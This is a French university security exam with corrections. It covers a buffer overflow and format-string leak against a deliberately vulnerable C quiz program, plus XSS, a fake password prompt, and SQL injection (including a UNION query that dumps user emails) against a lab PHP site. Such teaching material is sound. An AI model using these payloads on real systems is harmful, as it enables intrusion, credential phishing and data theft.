Université de Perpignan Année 2025
Licence 3 Informatique C. Negre

Contrôle Terminal

Sécurité Informatique

Recommandations:

- Vous rendrez un fichier numériques contenant les réponses aux questions, je dois pouvoir copier-coller vos entrées pour les tester lors de la correction.
- Pour l'exercice 1, vous donnerez les sorties du terminal que vous obtenez. J'acceptes des réponses non totalement fonctionnelle, mais donnez des explications !

Exercice 1. On considère le code `quizz.c` qui implémente un jeu de quizz de culture générale. Une série de 5 questions sont posées et le score du joueur augmente de 10 si il répond correctement aux 5 questions. Vous avez ci-dessous la fonction `ask_questions` qui pose 5 questions aléatoirement. L'exécutable `quizz` a été compilé avec les options `-g -fno-stack-protector -no-pie`.

```
int ask_questions() {

  int correct=0;
  int i;
  int k;
  char asw[32];

  for(i=n;i>0;i--)
    {
      k=((unsigned int) rand());
      printf("%s\n",questions[k & 63]);
      printf("answer:");

      gets(asw);

      if( strcasestr(asw,correct_answers[k & 63]) != NULL )
        {
          printf("Yes! good answer\n");
          correct++;
        }
      else
        {
          printf(asw);
          printf("is not correct!");
          printf("the answer was : '%s'\n",correct_answers[k & 63]);
        }
    }
  return(correct);
}
```

1. Analysez l'exécutable `quizz` et expliquez comment sont organisées en mémoire les variables locales de la fonction `ask_questions`.

2. Proposez un débordement (uniquement sur les variables locales de la fonction `ask_questions`) qui vous assure que les réponses soit considérées comme correctes à au moins 4 questions sur les 5 premières questions et à toutes les questions pour tous les groupes de 5 questions qui suivent.

3. Expliquez comment connaître les valeurs de SavedRIP et SavedRBP. Expliquez comment en déduire les adresses du début des codes des fonctions `main` et `ask_questions`.

4. Expliquez comment revenir après l'appel à `ask_questions` directement sur l'instruction `score+=10` du `main`, tout en s'assurant que la base de la pile soit valide.

Correction. 1. On analyse le début code assembleur de la fonction `ask_questions` avec `gdb`, jusqu'à l'appel à `gets`:

```
0x0000000000002249 <+0>:     endbr64
 0x000000000000224d <+4>:     push   rbp
 0x000000000000224e <+5>:     mov    rbp,rsp
 0x0000000000002251 <+8>:     sub    rsp,0x30
 0x0000000000002255 <+12>:    mov    DWORD PTR [rbp-0x4],0x0  // score
 0x000000000000225c <+19>:    mov    DWORD PTR [rbp-0x8],0x5  // i
 0x0000000000002263 <+26>:    jmp    0x234f <ask_questions+262>
 0x0000000000002268 <+31>:    call   0x2150 <rand@plt>   // appel à rand
 0x000000000000226d <+36>:    mov    DWORD PTR [rbp-0xc],eax  // recupère la valeur retour de
 0x0000000000002270 <+39>:    mov    eax,DWORD PTR [rbp-0xc]
 0x0000000000002273 <+42>:    and    eax,0x3f
 0x0000000000002276 <+45>:    cdqe
 0x0000000000002278 <+47>:    lea    rdx,[rax*8+0x0]
 0x0000000000002280 <+55>:    lea    rax,[rip+0x3d99]        # 0x6020 <questions>
 0x0000000000002287 <+62>:    mov    rax,QWORD PTR [rdx+rax*1]
 0x000000000000228b <+66>:    mov    rdi,rax
 0x000000000000228e <+69>:    call   0x20d0 <puts@plt>
 0x0000000000002293 <+74>:    lea    rdi,[rip+0x1ad7]        # 0x3d71
 0x000000000000229a <+81>:    mov    eax,0x0
 0x000000000000229f <+86>:    call   0x20e0 <printf@plt>
 0x00000000000022a4 <+91>:    lea    rax,[rbp-0x30]  // paramètre de gets (asw)
 0x00000000000022a8 <+95>:    mov    rdi,rax
 0x00000000000022ab <+98>:    mov    eax,0x0
 0x00000000000022b0 <+103>:   call   0x2120 <gets@plt> // appel à gets
 ...
```

On en déduit que:

- *correct* est à la place `rbp-4`
- i est à la place `rbp-8`
- k est à la place `rbp-12`
- `asw` commence à `rbp-48` (i.e., `rbp-0x30`)

2. On peut faire un débordement de tampon pour fixer la valeur de k (la question apparente est celle tirée aléatoirement, mais lors de la vérification, c'est le k modifié qui sera utilisé). Il faut remplir le tableau `asw` de 32 caractères et puis mettre un `'\0'` pour avoir `k=0` ou un `'!'` pour avoir `k=33`. Ensuite il faut repondre à la question. Voici un exemple d'exploit:

```
ready? Type enter to proceed to the questions:
Who was the first president of the United States?
answer:!!!-!!!-!!!-!!!-!!!!
!!!-!!!-!!!-!!!-!!!!is not correct!the answer was : 'George Washington'
What is the capital of Japan?
```

```
answer:!!!-!!!-!!!-!!!-!!!-!!!-!!!-!!!-!!!!
!!!-!!!-!!!-!!!-!!!-!!!-!!!-!!!-!!!!is not correct!the answer was : 'Leonardo da Vinci'
What is the chemical formula for water?
answer:Leonardo da Vinci-------------------
Yes! good answer
What is the capital of Spain?
answer:Leonardo da Vinci-------------------
Yes! good answer
What is the chemical symbol for gold?
answer:Leonardo da Vinci-------------------
Yes! good answer
Do you want to play another time  ? (1=yes/0=no):
1
ready? Type enter to proceed to the questions:
Which animal is known for its ability to change colors?
answer:Leonardo da Vinci-------------------
Yes! good answer
Who is known as the Father of India?
answer:Leonardo da Vinci-------------------
Yes! good answer
Which continent is the Sahara Desert located on?
answer:Leonardo da Vinci-------------------
Yes! good answer
What is the capital of Japan?
answer:Leonardo da Vinci-------------------
Yes! good answer
Which sea is the saltiest in the world?
answer:Leonardo da Vinci-------------------
Yes! good answer
Do you want to play another time  ? (1=yes/0=no):
0
Your final score is 10
```

3. Pour connaître les valeurs de SavedRIP et SavedRBP, il suffit d'utiliser le printf(asw), et d'insérer une chaine de format du type `"%lx%lx...%lx"`, assez longue (nombre de registre + 48/8 $\sim$ 12). On voit apparaitre les code ascii `25,6C,78` des caractères `%lx` et à la suite on verra rbp et rip.

   Voilà ce que l'on obtient avec l'option `no-pie` activée:

```
christophe@cnegre-OptiPlex-990:~/Desktop/TempCode/Securite/2024-2025/CT$ ./a.out
0x7ffda9145ec7
We will ask you a batch of  5 questions. Try to give correct answers
What is the largest mammal in the world?
answer:%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx-%lx-%lx-%lx-%lx
2070402c446796c25786c25786c2525786c25786c2578786c25786c25786c252d786c25786c25252d786c252d786c-786c252d786c-7ffda9145ed0-401386-4f007ff
Do you want to play another time  ? (O/N):
```

   Dans l'exemple ci-dessus `7ffda9145ed` est la valeur de SavedRBP et `401386` est la valeur de SavedRIP (qui correspond à l'adresse de retour de `ask_questions`.

   Si on fait la même expérience sans l'option `no-pie` activée on a

```
We will ask you a batch of  5 questions. Try to give correct answers
Which animal is known for its ability to change colors?
answer:%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx-%lx-%lx-%lx-%l
207055aa2ec5ec446796c25786c25786c2525786c25786c2578786c25786c25786c252d786c25786c25252d786c252d786c-6c252d786c-7ffd69e245e0-55aa2ec5d3a
Who discovered penicillin?
answer:
```

   On voit apparaitre l'adresse de SavedRBP juste apres les code asci des `%lx` qui vaut `7ffd69e245e0`. On voit apparaître au même endroit que la question précédente l'adresse `55aa2ec5d3a0` qui est

l'adresse de retour dans le main (avec l'offset random de l'exécution). On en déduit l'adresse de `main` en soustrayant 67. Celle de `ask_questions` est décalée de `0x000000000000233e- 0x0000000000002229` par rapport au main. Ce qui donne

```
main = 55aa2ec5d33e
askquestions = 55aa2ec5d229
```


4. Rapidement: il faut

   - faire un débordement de tampon afin de changer savedrip en la nouvelle valeur. On s'assure que la valeur de i reste ¿ 0 (on met par exemple '!!!!').
   - L'indice i devient un entier très grand. On fait un seconde débordment pour mettre un 0 à l'octet de poids for de SavedRBP.
   - On fait un troisieme débordment pour mettre les autres octets de SavdRBP (on suppose qu'il y 6 octets non nuls, sinon il faut pour chaque octet nul faire un débordement).
   - Ensuite on fait 4 débordement pour mettre octet par octet la valeur de i à 0.


   Pour réaliser l'exploit, la difficulté technique est de faire passer les valeurs (calculée dynamiquement en fonction de la sortie de`%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx-%lx-%lx-%lx-%l`. C'est le problème à résoudre.

Exercice 2. Les fichiers du site web sont dans le répertoire `web` sur le bureau de la machine virtuelle. Notez qu'il faut que vous chargiez la base de données (faire `source bd.sql`). Pour se loguer dans sql faire `mysql -u l2info -p` dans le terminal et sélectionner la base de données l2info.

On considère d'abord la page web `http:/localhost/web/page-image.php?user=Alice` qui affiche les images de l'utilisteur Alice et des commentaires des autres utilisateurs. Vous avez un aperçu ci-dessous



1. Expliquez comment faire apparaître une fenêtre de type alert dans la page.
2. Expliquez comment faire apparaître un élément qui demande de rerentrer un mot de passe et de le transmettre via un bouton de soumission.



Notez que vous pouvez utiliser le style `.alerte` déjà présent dans cette page pour cet exploit.

3. Expliquez comment rentrez un commentaire avec un login invalide. Expliquez ce qui sera affiché sur la page suite à cet exploit.


4. On considère maintenant la page web `http:/localhost/web/liste-commentaires.php` qui permet de lister tous les commentaires postés par un des utilisateurs. Vous avez un aperçu ci-dessous:

Expliquez comment afficher la liste des emails de tous les utilisateurs à la place des commentaires.

Correction. 1. Il suffit de rentrer `<script> alert('Youhou') </script>`.

2. Il faut rentrer un code javascript qui permet d'ajouter un élément div au document. On lui affecte la classe `alerte`. Ensuite on crée deux inputs: un pour le texte, et un pour le bouton. Ca donne le résultat voulu.

3. Il faut rendre valide l'entrée en ajoutant un OR '1'='1' après le login invalide afin de forcer. Par exemple on rentre: `XXX' OR '1'='1` dans le login et 'ha ha ha ha' dans le message on obtient:



Ce que l'on remarque c'est que c'est Alice à qui est attribué le message: lorsque l'on insère le commentaire, la requete `SELECT * FROM Users WHERE Users.login='$login'` donnera tous les utilisateurss à cause du 1=1. Et ensuite on fait


```
$ligne=mysqli_fetch_array( $result1 );
```

pour avoir l'id du user qui a rentré le commentaire, donc ici ca sera le premier id de la table user c'est à dire 0 celui d'Alice!

4. Il faut que le login soit non valide de façon à ce qu'aucun commentaire ne soit affiché et faire une Union pour sélectionner une autre base:

```
baba' UNION SELECT email,'2025-04-17' FROM Users WHERE '1'='1
```

qui donne:


Mozilla Firefox
localhost/web/liste-commen
localhost/web/liste-commentaires.php?user=baba'+UN
Liste des commentaires
Login :
Envoyer
4 commentaires trouvés pour baba' UNION SELECT email,'2025-04-17' FROM Users WHERE '1'='1
2025-04-17 : alice@gigle.com
2025-04-17 : bob@youpi.com
2025-04-17 : luke@underwater.com
2025-04-17 : anna@sun.com